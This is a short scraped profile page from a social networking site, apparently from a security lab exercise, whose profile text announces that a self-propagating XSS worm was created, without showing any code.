[Activity](#)[Blogs](#)[Bookmarks](#)[Files](#)[Groups](#)[More »](#)



Edit profile

Edit avatar

[Blogs](#)[Bookmarks](#)[Files](#)[Pages](#)[Wire posts](#)

Boby

About me

LIVING IS MY GODDESS

Add widgets

▼ Friends

No friends yet.

We have successfully created a XSS worm that propagates itself.